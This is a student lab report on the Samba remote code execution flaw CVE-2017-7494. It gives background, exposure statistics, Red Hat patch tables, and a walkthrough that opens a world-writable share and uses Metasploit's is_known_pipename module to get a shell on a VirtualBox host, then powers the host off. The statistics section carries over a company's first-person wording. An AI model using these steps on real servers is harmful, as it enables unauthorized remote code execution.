




VULNERABILITY: LATEST SAMBA EXPLOIT(CVE-2017- 7494)



Systems and Network Programming(C/Python)



IT19115344
MANIYANGAMA.H.M



Contents

I. Introduction 2

II. Vulnerability Statistics..... 3

III. Affect packages issued by Red hat 4

IV. Impact..... 5

V. Proof of Concept..... 6

VI. Screenshot of the exploit 8

VII. Conclusions 13

VIII. References..... 13



I. Introduction

This module triggers an ability shared library vulnerability in samba version 3.5.0 to 4.4.14, 4.5.10 & 4.6.4. This module requires valid credentials, a writable folder in an accessible share, & knowledge of the server side path of the writeable folder. In some cases, anonymous access combined with common file system locations can be used to automatically exploit this vulnerability.

Samba since version 3.5.0 is vulnerable to remote code execution vulnerability allowing a malicious client to upload a shared library to a writable share, and then cause the server to load & execute it.

- What is Samba server?

Samba is an open source software suite that runs on unix/linux based platforms but is able to communicate with windows clients like a native application. So samba is able to provide this service by employing the common Internet File System (IFS)

Note: I've selected shellshock vulnerability as my first choice. But when I saw some of colleagues doing it I gave up & selected Apache Tomcat packaging on Debian-based distros - Local Root Privilege Escalation. I got some technical problem in that as I informed sir in the last meeting. So due to lack of time & not getting any better resourceful vulnerability I chose this. Please accept my apology for it is not as expected. I think I tried my best with the available resources. Thank you.



II. Vulnerability Statistics

The Samba Team disclosed vulnerability cve-2017-7494 Remote code execution from a writable share.

HD Moore reported that the vulnerability is simple to exploit: on an open, writable SMB share, a shared library has to be uploaded which can then be easily executed on that server. The Samba Team has released patches and new versions (the vulnerability was introduced in version 3.5.0).

As a Brussels-based company, we are interested to understand what traction this vulnerability can get in the Internet landscape in Belgium. We took our question to Shodan.

- ✚ In Belgium, there are (at the time of writing) 628 Samba servers running with a public IP address scanned by Shodan.
- ✚ 370 of those servers require no authentication.
- ✚ 301 of those servers share disks.
- ✚ 266 of those servers use a vulnerable Samba version (we found no reported versions that include the fix).
- ✚ And finally, 77 of those servers share a disk with read-only property explicitly set to false.

III. Affect packages issued by Red hat

Platform	Package	State	Errata	Release Date
Red Hat Enterprise Linux 6	samba4	Fixed	RHSA-2017:1271	May 24, 2017
Red Hat Enterprise Linux 5 Extended Lifecycle Support	samba3x	Fixed	RHSA-2017:1272	May 24, 2017
Red Hat Enterprise Linux 5	samba	Not affected		
Red Hat Enterprise Linux 6	samba	Fixed	RHSA-2017:1270	May 24, 2017
Red Hat Enterprise Linux 6.2 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.4 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.5 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.5 Telco Extended Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.6 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.6 Telco Extended Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017

- ❖ The Vulnerability was found: on 2017 March 24
- ❖ CVSS Score -10.0



IV. Impact

Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)

❖ Vulnerability Types : **Execute Code**

❖ Exploitation Method used -msfconsole – **Metasploit**



V. Proof of Concept

CVE-2017-7494 SAMBA EXPLOITATION

=====

first create one folder with full permissions

#Open terminal

mkdir /home/testing

#chmod 777 /home/testing

-- Create SMB client for that Directory --

vim /etc/samba/smb.config

Now search for "print\$"

we Get :

[print\$]

comment = Printer Drivers

path = /var/lib/samba/printers

browsable = yes

read only = yes

guest ok = no

#Under this we have to mention Our folder details

like

[testing]

comment = tester

path = /home/tester (Our Folder Path)

browsable = yes

writable = yes

guest ok = yes

save file....

and test That in terminal

#smbclient -L (smb machine ip)

if it show our folder details---- Target is ready

-- In metasploit:

search 2017

use exploit/linux/samba/is_known_pipename

#set RHOST)TARGET LINUX IP)

set target 3 (as linux is x86_64)(optional)

#exploit



VI. Screenshot of the exploit

```
Applications Places System Parrot Terminal Sun May 10, 08:23
File Edit View Search Terminal Help
Removing duplicate launchers from Debian
Launchers are updated
[root@parrot]-[~]
#git clone https://github.com/ParrotSec/metasploit-framework.git
Cloning into 'metasploit-framework'...
remote: Enumerating objects: 3470, done.
remote: Counting objects: 100% (3470/3470), done.
remote: Compressing objects: 100% (2529/2529), done.
remote: Total 35402 (delta 1158), reused 2053 (delta 791), pack-reused 31932
Receiving objects: 100% (35402/35402), 59.01 MiB | 1.57 MiB/s, done.
Resolving deltas: 100% (19908/19908), done.
Updating files: 100% (10462/10462), done.
[root@parrot]-[~]
#msfconsole
bash: msfconsole: command not found
[x]-[root@parrot]-[~]
#sudo msfconsole
sudo: msfconsole: command not found
[x]-[root@parrot]-[~]
#msfupdate
bash: msfupdate: command not found
[x]-[root@parrot]-[~]
#apt install metasploit-framework
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bundler fonts-lato john john-data libgmp-dev libgmpxx4ldbl liblinear4
  libllvm10 liblua5.3-0 libpq5 libruby2.7 nasm nmap nmap-common postgresql
  postgresql-12 postgresql-client-12 postgresql-client-common
```

- Installing msfconsole from Metasploit-framework


```
Applications Places System Parrot Terminal Sun May 10, 08:26
File Edit View Search Terminal Help
usr/bin/msfvenom (msfvenom) in auto mode
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for fontconfig (2.13.1-4) ...
Processing triggers for libc-bin (2.30-4) ...
Processing triggers for systemd (245.4-3) ...
Scanning application launchers
Removing duplicate launchers from Debian
Launchers are updated
[root@parrot]-[~]
#msfconsole
README license
((--))
(( 0 0 ))
  o o  M S F
    || ww ||
    || ||

=[ metasploit v5.0.87-dev ]
+ -- --[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]


Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services

msf5 > Interrupt: use the 'exit' command to quit
```

- Checking the number of exploits and payloads



- Searching only for samba service exploits



- Selecting the relevant samba exploit



```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        192.168.100.6    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The SMB service port (TCP)
SMB_FOLDER    /                 no        The directory to use within the writeable SMB share
SMB_SHARE_NAME /                 no        The name of the SMB share containing a writeable directory

Exploit target:

Id  Name
--  --
0   Automatic (Interact)

msf5 exploit(linux/samba/is_known_pipename) > set rhost 192.168.100.6
rhost => 192.168.100.6
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.100.6
Host is up (0.019s latency).
```

- Setting the IP Address of host computer

```
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:43 EDT
Nmap scan report for 192.168.100.6
Host is up (0.00089s latency).

PORT      STATE      SERVICE      VERSION
445/tcp    filtered  microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:46 EDT
Nmap scan report for 192.168.100.6
Host is up (0.00095s latency).

PORT      STATE      SERVICE      VERSION
445/tcp    filtered  microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:47 EDT
Nmap scan report for 192.168.100.6
Host is up (0.00050s latency).
```

- Using nmap to identify the nmap



```
Applications Places System [Icons] [Volume] [Network] [Battery] [Sun May 10, 08:28]
Parrot Terminal
File Edit View Search Terminal Help

PORT      STATE      SERVICE      VERSION
445/tcp    filtered  microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:47 EDT
Nmap scan report for 192.168.100.6
Host is up (0.00050s latency).

PORT      STATE      SERVICE      VERSION
445/tcp    open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:40:02:35 (Oracle VirtualBox virtual NIC)
Service Info: Host: KALI

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 192.168.100.6
[*] exec: nmap -sV -p 445 192.168.100.6

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 08:00 EDT
Nmap scan report for 192.168.100.6
Host is up (0.00052s latency).

PORT      STATE      SERVICE      VERSION
445/tcp    open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:40:02:35 (Oracle VirtualBox virtual NIC)

Menu Parrot Terminal
```

- After connecting the host computer to attacker

```
Applications Places System [Icons] [Volume] [Network] [Battery] [Sun May 10, 08:29]
Parrot Terminal
File Edit View Search Terminal Help

-----
RHOSTS 192.168.100.6 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMB_FOLDER no The directory to use within the writeable SMB share
SMB_SHARE_NAME no The name of the SMB share containing a writeable directory

Exploit target:

Id Name
-- ----
0 Automatic (Interact)

msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.168.100.6:445 - Using location \\192.168.100.6\testing\ for the path
[*] 192.168.100.6:445 - Retrieving the remote path of the share 'testing'
[*] 192.168.100.6:445 - Share 'testing' has server-side path '/root/Desktop/Test'
[*] 192.168.100.6:445 - Uploaded payload to \\192.168.100.6\testing\zeDaFLEP.so
[*] 192.168.100.6:445 - Loading the payload from server-side path /root/Desktop/Test/zeDaFLEP.so using \\PIPE\root/Desktop/Test/zeDaFLEP.so...
[-] 192.168.100.6:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.100.6:445 - Loading the payload from server-side path /root/Desktop/Test/zeDaFLEP.so using /root/Desktop/Test/zeDaFLEP.so...
[+] 192.168.100.6:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0 -> 192.168.100.6:445) at 2020-05-10 08:02:07 -0400

Menu Parrot Terminal
```

- Using exploit command



```
Applications Places System Parrot Terminal Sun May 10, 08:29
File Edit View Search Terminal Help
0 Automatic (Interact)
msf5 exploit(linux/samba/is_known_pipename) > exploit
[*] 192.168.100.6:445 - Using location \\192.168.100.6\testing\ for the path
[*] 192.168.100.6:445 - Retrieving the remote path of the share 'testing'
[*] 192.168.100.6:445 - Share 'testing' has server-side path '/root/Desktop/Test'
[*] 192.168.100.6:445 - Uploaded payload to \\192.168.100.6\testing\zeDaFLEP.so
[*] 192.168.100.6:445 - Loading the payload from server-side path /root/Desktop/Test/zeDaFLEP.so using \\PIPE\root/Desktop/Te
st/zeDaFLEP.so...
[-] 192.168.100.6:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.100.6:445 - Loading the payload from server-side path /root/Desktop/Test/zeDaFLEP.so using /root/Desktop/Test/zeDa
FLEP.so...
[*] 192.168.100.6:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.100.6:445) at 2020-05-10 08:02:07 -0400

ls
ssh-5LRTz76642Ki
ssh-xlu5mjWPaVCb
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.6 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fe40:235 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:40:02:35 txqueuelen 1000 (Ethernet)
    RX packets 162 bytes 34381 (33.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 147 bytes 19725 (19.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- After exploitation using shell commands and checking the IP Address

```
Applications Places System Parrot Terminal Sun May 10, 08:30
File Edit View Search Terminal Help
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.100.6:445) at 2020-05-10 08:02:07 -0400

ls
ssh-5LRTz76642Ki
ssh-xlu5mjWPaVCb
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.6 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fe40:235 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:40:02:35 txqueuelen 1000 (Ethernet)
    RX packets 162 bytes 34381 (33.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 147 bytes 19725 (19.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 44 bytes 2640 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 2640 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

uname -a
Linux kali 4.6.0-kali1-amd64 #1 SMP Debian 4.6.4-1kali1 (2016-07-21) x86_64 GNU/Linux
poweroff
[*] 192.168.100.6 - Command shell session 1 closed.
msf5 exploit(linux/samba/is_known_pipename) > 
```

- Using shell codes to shutdown the host machine



VII. Conclusions

All versions of Samba from 3.5.0 onwards are vulnerable to a remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

VIII. References

- ✚ <https://blog.nviso.eu/2017/05/26/critical-samba-vulnerability-cve-2017-7494-impact-on-belgium/>
- ✚ <https://access.redhat.com/security/cve/CVE-2017-7494>
- ✚ <https://nvd.nist.gov/vuln/detail/CVE-2017-7494>
- ✚ <https://www.exploit-db.com/exploits/42084>
- ✚ <https://www.youtube.com/watch?v=0pReg9JwZn4>